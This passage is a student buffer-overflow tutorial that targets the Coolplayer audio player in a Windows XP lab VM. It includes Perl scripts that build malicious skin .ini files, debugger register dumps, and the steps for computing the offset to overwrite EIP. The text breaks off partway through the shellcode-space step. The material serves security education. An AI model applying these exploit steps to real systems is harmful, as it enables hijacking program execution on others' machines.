Buffer Overflow Tutorial

Jack Sime

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2021/22

Note that Information contained in this document is for educational purposes.

.

+Contents

1 Introduction 1
1.1 Introduction to Buffer Overflows 1
1.2 Understanding Program Memory 1
1.3 Registers and Pointers 2
1.3.1 General Purpose 2
1.3.2 EFLAGS Register 3
1.3.3 Instruction Pointer 4
1.4 Tutorial Requirements 4
2 Procedure 6
2.1 Overview of Procedure 6
2.2 Identifying Possible Vulnerabilities 6
2.3 Verify the Crash 7
2.4 Calculating Distance to EIP 9
2.5 Shellcode Space Calculation 11
2.6 Exploit Proof of Concept 12
2.6.1 Character Filtering 14
2.6.2 Exploit Proof of Concept Continuation 16
2.7 Complex Exploit 18
2.8 Egg Hunter Shellcode 19
2.9 Rop Chains Against DEP 20
3 Discussion 23
3.1 Countermeasures 23
3.2 Evading an Intrusion Detection System 24
References 26
Appendices 29
Appendix A – crash.pl 29
Appendix B – crashpattern.pl 29
Appendix C – crashspace.pl without pattern 30
Appendix D – badcharacters.pl 30
Appendix E – calc.pl 31
Appendix F – reverseshell.pl 32

.

Appendix G – Egghunter Section 33
Appendix G1 – egghunter.txt 33
Appendix G2 – egghunter.pl 34
Appendix H – rop.pl 35
Appendix I – rop.txt shortened from 4933 lines 36

.

1 INTRODUCTION

1.1 INTRODUCTION TO BUFFER OVERFLOWS

Buffer Overflows have existed since the 1970s, but the first documented exploitation of a buffer overflow wasn't seen until it was used to assist in the spreading of the Morris Worm (*Buffer overflow*, 2016). Buffer Overflow exploits are still found within modern software but developments within the prevention of them either through better practices when coding and/or security measures built into modern operating systems have helped to reduce the chance of the exploit working. A buffer overflow occurs when more data is written to an area of memory than it can store which results in adjacent memory location being written to. This can be as simple as writing 10 bytes of data to a memory location that supports 8 bytes, this results in the remaining 2 bytes being written to an adjacent location (*What is buffer overflow?*, no date). These events on their own would normally result in the program crashing and closing. However, utilizing the buffer overflow to run malicious code can allow for the program execution to be manipulated and an exploit to be run depending on the space available and the exploit being deployed.

1.2 UNDERSTANDING PROGRAM MEMORY

While running a program, the memory it uses is split into multiple segments that all play a part in ensuring the program runs smoothly. Within the segments there is free space allocated which both the stack and the heap utilize when the application is running (Figure 1).



Stack
Free Memory
Heap
Uninitialized Data Segment (.bss)
Initialized Data Segment (.data)
Code Segment (.text)

Figure 1: Program Memory segments

Within this exploit the segments of program memory that will be focused on are the stack and the free memory that is useable by the stack.

Both the .text and .data segments are generally read only with .data also having a read/write section and the .bss section contain all global and static variables that are initialized to zero or do not have explicit initialization within the code (Stoyanov, 2017) meaning they aren't suitable for use within a buffer overflow exploit. The Heap segment of program memory is a large portion of memory that can be used dynamically by the program and grows as it is actively used ('Memory in C – the stack, the heap, and static', 2015). Buffer overflow attacks utilizing the heap are possible and are known as a Heap overflow attack, this attack type along with the heap will be ignored for this tutorial as we focus on a buffer overflow attack that uses the stack (*Memory Segment - Stack Segment (SS) | Segment | Datacadamia - Data and Co*, no date).

Another segment within program memory is the free memory space, this free memory is the area that will hopefully be overflowing with the exploit. Unlike the heap, the stack doesn't change in size during the program runtime and operates in a LIFO (Last in First out) order where the last value pushed onto the stack would be the first to be popped off the stack (Figure 2). As items are pushed onto the stack it grows downwards towards the free memory segment and as values are popped it shrinks back towards higher memory addresses (*Memory Segment - Stack Segment (SS) | Segment | Datacadamia - Data and Co*, no date).




Figure 2: LIFO diagram explanation

1.3 Registers and Pointers

Registers and pointers are important when you are dealing with the stack. The registers that are seen within this tutorial are known as 'General-Purpose Registers' and contain both pointer registers and index registers. You'll also see the instruction pointer (EIP) which is crucial when attempting to create and deploy a buffer overflow exploit and the EFLAGS register that contains the current state of the CPU.

1.3.1 General Purpose

There are eight general-purpose registers that will be visible during this tutorial (*CPU Register - General Purpose Register (GPR)*, 2019). Each of the registers are 32 bits due to having the 'E' prefixed onto their two-letter abbreviation. Register one-four are used for calculations and storing and tracking data.

Registers five and six are stack pointer registers and point to the top and the bottom of the stack respectively and seven and eight are index registers and relate to the source and destination of stream operations. The list of eight can be seen below.

EAX – Extended Accumulator Register

EBX – Extended Base Register

ECX – Extended Counter Register

EDX – Extended Data Register

ESI – Extended Source Index Register

EDI – Extended Destination Index register

ESP – Extended Stack Pointer register

EBP – Extended Stack Base Pointer register

Although **ESP** and **EBP** are classed as general-purpose registers, they are utilized as pointers to locations in memory relating to the stack (Fox, 2021). The pointer register ESP is used to store a pointer to the top of the stack while the register EBP Is used to track the base of the stack. This allows variables that are stored on the stack to be referenced easily.

Both index pointers **ESI** and **EDI** are often used as pointers during data movements (*Registers - SkullSecurity*, 2012). ESI points to the source of data and often stores data being used throughout a function as it does not change. EDI is like ESI except it points to the data destination as opposed to the source.

1.3.2 EFLAGS REGISTER

Another register known as the EFLAGS register and stores information from the previous operations result (*x86 Assembly/X86 Architecture - Wikibooks, open books for an open world*, 2021). The register displays the information on previous results using flags. There are multiple flags each responsible for different meanings. The most known flags and ones that will be mostly visible during the tutorial are:

- Carry Flag (C)
- Parity Flag (P)
- Adjust Flag (A)
- Zero Flag (Z)
- Sign Flag (S)
- Trap Flag (T)
- Interrupt (I)
- Direction (D)
- Overflow (O)

1.3.3 Instruction Pointer

The instruction pointer (EIP) is an important factor during this tutorial and when doing buffer overflows (*EIP Instruction Pointer Register*, no date). EIP is used to point towards the next instruction to be executed. To complete a buffer overflow exploit, EIP must be overwritten in order to divert the program to the shellcode location. Overwriting EIP to divert the program requires several steps and without it the exploit wouldn't be possible.

1.4 Tutorial Requirements

Below is a list of requirements that are needed to successfully complete this exploit development tutorial along with other developments in the future. As with all the requirements listed, please ensure they are downloaded from reliable and trustworthy sources.

Windows XP SP3 VM

Within this tutorial a Windows XP virtual machine running service pack 3 is used to run the vulnerable application. The image for this VM can be readily accessed online for free.

Kali Linux VM

A kali VM is used as an option for generating shell code with different functionalities and encodings using msfvenom. Msfvenom comes preinstalled within the VM and is run from the terminal ('MSFvenom | Offensive Security', no date). Netcat can also be used from the VM for usage in the advanced payload section when dealing with other types of shellcode.

Coolplayer

Coolplayer is the application that will be used throughout the tutorial to show and test the exploits on. Coolplayer is an Audio player that supports .mp1 .mp2 .mp3 .m3u .pls files. Due to the application being written in C, it has no built in protection against accessing or overwriting data in any part of memory and does not automatically check that data written to buffers is within the boundaries of that buffer. This means that the application is easily exploited by a buffer overflow exploit. The application can be downloaded from active Coolplayer source forge site if it isn't already installed (*HOME : Coolplayer.Sourceforge.net*, no date).

OllyDbg & Immunity Debugger

The debugger OllyDbg was used for much of the tutorial except for the process involved within the ROP chain exploit development section where Immunity Debugger was used instead. Both applications have a similar look and operate in similar fashions. OllyDbg (*OllyDbg v1.10*, 2014) was used when developing the exploits unrelated to ROP chains and Immunity (*Immunity Debugger*, no date) was used during the ROP chain section as its ability to use python scripts allowed for the mona.py script to be utilized from within the debugger. An example of both debuggers UI interface can be seen below in Figure 3.




Figure 3: Example of the similar interfaces

Metasploit/msfgui

Msfgui is a GUI for the Metasploit framework and allows for a more user-friendly option for generating shell code to be used within exploits. It operates in a similar way to msfvenom but provides a GUI for the user to use when configuring and producing exploits. Either one of msfgui or msfvenom can be used to generate the shell code used within this tutorial.

Scripts

During the tutorial several scripts are used to assist in the exploit development. Mona.py is used within the ROP chain section (Eeckhoutte, 2011) and pattern_create.exe, pattern_offset.exe and findjmp.exe are all used within the proof-of-concept exploit section.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE


The overall purpose of this tutorial is to take you through the steps of successfully identifying a program vulnerable to a buffer overflow and then successfully overflowing the buffer and overwriting EIP. From here the distance to EIP will be calculated and then EIP will be overwritten with an address that directs the program to ESP and this is where the shellcode will be located to be run.

After a simple proof on concept exploit has been successful, more advanced payloads will be used such as altering accounts and achieving reverse shells on the system. Egg hunters will also be looked at along with how to bypass certain security measures that aim to prevent buffer overflows which in this case is DEP (Data Execution Prevention) (*Data Execution Prevention - Win32 apps*, 2022). Although this tutorial will demonstrate the steps taken to successfully exploit a buffer overflow, values used within this tutorial such as distance to EIP and shell code space along with other considerations such as character filtering which may vary when conducting your own exploit development.

All the Perl files used within this tutorial to create the files used to overflow the buffer will be available within Appendix A through H.

2.2 IDENTIFYING POSSIBLE VULNERABILITIES

Before starting any exploit development, first the target application must be investigated to find any possible buffer overflow opportunities within it. Starting the Coolplayer and using the application will allow for possible entry points to be noticed. The starting interface for the Coolplayer along with the options section of the application provides a large amount of information on possible entry points as displayed in Figure 4.




- ☐ Always on top
- ☐ Exit after playing
- ☑ Rotate systemtray icon
- ☑ Scroll Songtitle
- ☑ Allow file once in playlist
- ☐ Autoplay on startup
- ☐ Allow multiple instances
- ☐ Show remaining time
- ☐ Show on taskbar
- ☑ Read ID3 Tag (if any)
- ☑ Read ID3 Tag of selected
- ☑ Support ID3v2
- ☑ Prefer native OGG tags
- ☑ Load ID3 tags in background
- ☑ Work out track lengths
- ☑ Easy move
- ☑ Remember playlist
- ☐ Remember last played

Track Delay (sec): 0
Skinlist length: 4
Output: DirectSound Plugout
Volume controls: System MASTER volume
☐ Player

Figure 4: Possible entry points within application

The application allows for the opening of multiple files including various audio file types, playlist file types and skins for the application. The next step sin the tutorial will focus on exploiting the Coolplayer skins entry point that had been identified. An example skin was then downloaded (*CoolPlayer - Beaded v2.0 (FREE DOWNLOAD) | WinCustomize.com*, no date) that could be used within the Coolplayer by right clicking on the application and selecting the *Options* section. Now selecting *Open* at the bottom of the options page allowed for skin files to be selected and applied. After selecting *Open* and navigating to the downloaded skin, the accepted file type was then identified as .ini file type as seen in Figure 5. Any files being used to exploit this buffer overflow will have to be of the .ini file type to be accepted as a skin file type.



VulnPlayer Options

General

☐ Always on top	✓ Read ID3 Tag (if any)
☐ Exit after playing	✓ Read ID3 Tag of selected
✓ Rotate systemtray icon	✓ Support ID3v2
✓ Scroll Songtitle	✓ Prefer native OGG tags
✓ Allow file once in playlist	✓ Load ID3 tags in background
☐ Autoplay on startup	✓ Work out track lengths
☐ Allow multiple instances	✓ Easy move
☐ Show remaining time	✓ Remember playlist

Open

Look in: Beaded

beaded.ini
shade_mode.ini

File name:
Files of type: CoolPlayer Skin Initialization Files (*.ini)


Figure 5: Coolplayer Skin file type

After confirming a possible entry point and discovering the accepted file type of the entry point, the exploit development can begin. Before continuing with the exploit development, ensure the SP3 virtual machine has been booted up with DEP disabled as the current exploits that will be covered next will not function properly with DEP enabled.

2.3 Verify the Crash

After finding a data entry point, the next step is to verify that the data entry point will overflow the buffer and crash the application. Ensuring that the EIP value can be overwritten to allow for the value to be changed further in the tutorial is important to ensure that the application can be directed towards the shellcode that will be inserted.


All the following payloads are created using Perl but other languages such as python can be used to create the exploit files used. The files used to exploit the application have to follow a certain format for Coolplayer to recognize the file when being opened. Each Perl file must have the filename of the .ini file which was “crash.ini” for this tutorial, the Coolplayer Skin title and the PlaylistSkin variable to successfully create a functioning .ini file. An example of the output .ini file can be seen in Figure 6.



```
[CoolPlayer Skin]
PlaylistSkin=
```

Figure 6: Example of Skin Title and the PlaylistSkin variable within a .ini file


After including the 3 requirements inside the Perl file, the ‘junk’ that will be used to overflow the buffer can be added. For verifying the crash a large volume of “A”s will be used to overflow the buffer, other characters can be used and won’t have any impact on the result of this test. As the overall size of the buffer is unknown and hence the number of characters required to successfully overflow the buffer is unknown. The best procedure is to start with a large volume of characters such as one thousand and then test the file to see if the application crashes. Continue the process, incrementing the number of “A” s until the program successfully crashes upon open the skin file. The final version of the Crash.pl file can be seen in Figure 7 and in Appendix A.



```perl
$file= "crash.ini";
$junk2= "[CoolPlayer Skin]\n";
$junk1 = "PlaylistSkin=" . "A" x 1000;
open($FILE,">$file");
print $FILE $junk2;
print $FILE $junk1;
close($FILE);
```

Figure 7: Crash.pl file used to create the crash.ini file

Double clicking on the crash.pl file creates the crash.ini file that will be opened on Coolplayer. Opening OllyDbg will allow for the process to be viewed and to check if the overflow was successful. After opening both Coolplayer and OllyDbg, the next step is to attach them together. Navigating to *File* and then *Attach* on OllyDbg opens a processes list where you can select Coolplayer and then press *Attach* as seen in Figure 8.




OllyDbg - [CPU]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Select process to attach
Attach
Cancel

```
Process   Name      Window                         Path
000000FC  wmiprvse                                 C:\WINDOWS\system32\wbem\wmiprvse.exe
00000178  smss                                     \SystemRoot\System32\smss.exe
000001DC  jusched                                  C:\Program Files\Java\jre6\bin\jusched
00000200  alg                                      C:\WINDOWS\System32\alg.exe
00000218  Reader_s  Default IME                    C:\Program Files\Adobe\Reader 9.0\Read
00000224  vmtoolsd  VMSwitchUserControlTitle       C:\Program Files\VMware\VMware Tools\v
0000022C  ctfmon    TF_FloatingLangBar_WndTitl     C:\WINDOWS\system32\ctfmon.exe
0000026C  csrss                                    \??\C:\WINDOWS\system32\csrss.exe
00000284  winlogon                                 \??\C:\WINDOWS\system32\winlogon.exe
000002B0  services                                 C:\WINDOWS\system32\services.exe
000002BC  lsass                                    C:\WINDOWS\system32\lsass.exe
000002E0  postgres                                 C:\METASP~1\POSTGR~1\bin\postgres.exe
0000035C  vmacthlp                                 C:\Program Files\VMware\VMware Tools\v
00000368  svchost                                  C:\WINDOWS\system32\svchost.exe
000003A8  svchost                                  C:\WINDOWS\system32\svchost.exe
0000042C  svchost                                  C:\WINDOWS\system32\svchost.exe
00000440  svchost                                  C:\WINDOWS\system32\svchost.exe
00000470  svchost                                  C:\WINDOWS\system32\svchost.exe
000004A8  rundll32  Default IME                    C:\WINDOWS\system32\rundll32.exe
```

Figure 8: Processes List within OllyDbg


After successfully attaching Coolplayer, pressing the play button located in the top toolbar will start the application. From here loading in the .ini file that has been generated will return one of two results. If the ‘junk’ that has been supplied to the buffer through the .ini file wasn’t long enough, you will receive an error seen in Figure 9.



```
Can't load bitmaps!
C:\Documents and Settings\Administrator\Desktop\Assessment\
C:\Documents and Settings\Administrator\Desktop\Assessment\
C:\Documents and Settings\Administrator\Desktop\Assessment\
C:\Documents and Settings\Administrator\Desktop\Assessment\
C:\Documents and Settings\Administrator\Desktop\Assessment\
C:\Documents and Settings\Administrator\Desktop\Assessment\
```

Figure 9: Error as buffer wasn’t overflowed

From this error it shows that the file supplied was accepted but that there weren’t enough characters within the ‘junk’ to crash the application. Repeat this process until the application successfully crashes. For the application used in the tutorial the initial testing started at one thousand characters which was also enough to verify the crash, your application may require a different value and is a normal expectation of this exploit. From within OllyDbg the memory registers of the application can be seen and after successfully crashing the application you should see that both EIP and EBP now contain “41414141” which is the ASCII representation of “AAAA” and displays that EIP can be overwritten, and the buffer successfully overflowed as seen in Figure 10.



```
EAX 41414142
ECX 0000D7E9
EDX 00150608
EBX 00000000
ESP 0011BEA8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 0042000D 1801476.0042000D
EDI 0011E264

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO NB NE A NS PE GE G)
```


Figure 10: Coolplayer EIP overwritten

Although we have managed to prove that EIP can be overwritten, the next step is to calculate the required distance to reach EIP (the amount of buffer characters needed to reach EIP) so that the address value can be altered to direct the application towards your shellcode payload.

2.4 Calculating Distance to EIP

To successfully calculate the distance to EIP, you will require both pattern_create.exe and pattern_offset.exe. These tools are used to create a distinct pattern to be used in the buffer and the results from that are used by pattern_offset to calculate the distance to EIP. These tools can be found within the tools folder on the desktop or within the Metasploit framework if that folder is not present on your VM. They can also be downloaded online but will be “. rb” files as they were originally before they were converted. For the next steps in this tutorial both tools will be utilized from the tools folder on the desktop, the same process applies if they are stored in other locations for you.


To begin, open a command prompt in the location of both tools mentioned previously. The Utility “CmdHere” allows you to right click on a folder and open a cmd in that location. Now type “**pattern_create.exe 1000 > 1000.txt**”. After this a file will be create containing a pattern one thousand characters long that will be used in the next step. Create another Perl file called “crashpattern.pl” and follow the same structure used within “crash.pl” substituting the one thousand “A” s for the newly created pattern. An example layout can be seen in Figure 11 and the full copy in Appendix B.



```
$file= "crashpattern.ini";
$junk2= "[CoolPlayer Skin]\n";
$junk1 = "PlaylistSkin=" . "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa
open($FILE,">$file");
print $FILE $junk2;
print $FILE $junk1;
close($FILE);
```

Figure 11: crashpattern example layout

Double clicking on the Perl file will generate the “.ini” file to be used within the Coolplayer. Once again launch OllyDbg and attach Coolplayer and hit the play button. Proceed to open the newly created “crashpattern.ini” file and ensure that the program has crashed and that EIP has been overwritten. Take a note of the current value of EIP which can be located within the register view in the top right of OllyDbg or can also be seen in the bottom left when the access violation is displayed as displayed in Figure 12.




```
0046A188| 70 A5 46 00| 78 A5 46 00| pÑF.xÑF.|
Access violation when executing [38704137] - use Shift+F7/F8/F9 to pass exception to program
```

Figure 12: Access violation address for pattern_offset

The address shown in EIP will be used along with pattern_offset.exe to calculate the distance to EIP which will allow you to successfully alter the address EIP uses later in the exploit. As seen in Figure 12, the address displayed during this tutorial was *38704137.* The address will be different to your application, but this is also normal.

To use pattern_offset.exe the same steps for opening a command prompt that were used to generate the pattern will be used. Entering “**pattern_offset.exe 38704137 1000**” will calculate the distance required to reach EIP. Pattern_offset.exe requires the address that was within EIP (38704137) and the length of the generated pattern that was used (1000) to successfully calculate the distance to EIP. The value returned during this tutorial was *473* and the process along with the result can be seen in Figure 13.




```
C:\Documents and Settings\Administrator\Desktop\tools>pattern_offset.exe 38704137 1000
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr8.tmp/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': iconv will be d
ead.
473

C:\Documents and Settings\Administrator\Desktop\tools>_
```

Figure 13: Pattern_offset results

2.5 SHELLCODE SPACE CALCULATION


Although the exact distance to EIP has been calculated now, the space available within the application for shellcode has still to be calculated. Create a copy of the Perl file used within the Distance to EIP section and rename it "CrashSpace.pl". Alter the file to insert "A" s equal to the distance to EIP which will be 473 in this case. Next add four "B" s that will represent the address we will supply to EIP and then lastly add a pattern of a large size, a pattern of one hundred thousand characters was used in this tutorial, using pattern_create.exe and add it to the Perl file. Your final Perl file should look like the example in Figure 14. The full copy is available in Appendix C.



```
$file= "crashSPACE.ini";
$junk1 = "PlaylistSkin=" . "\x41" x 473 . "BBBB";
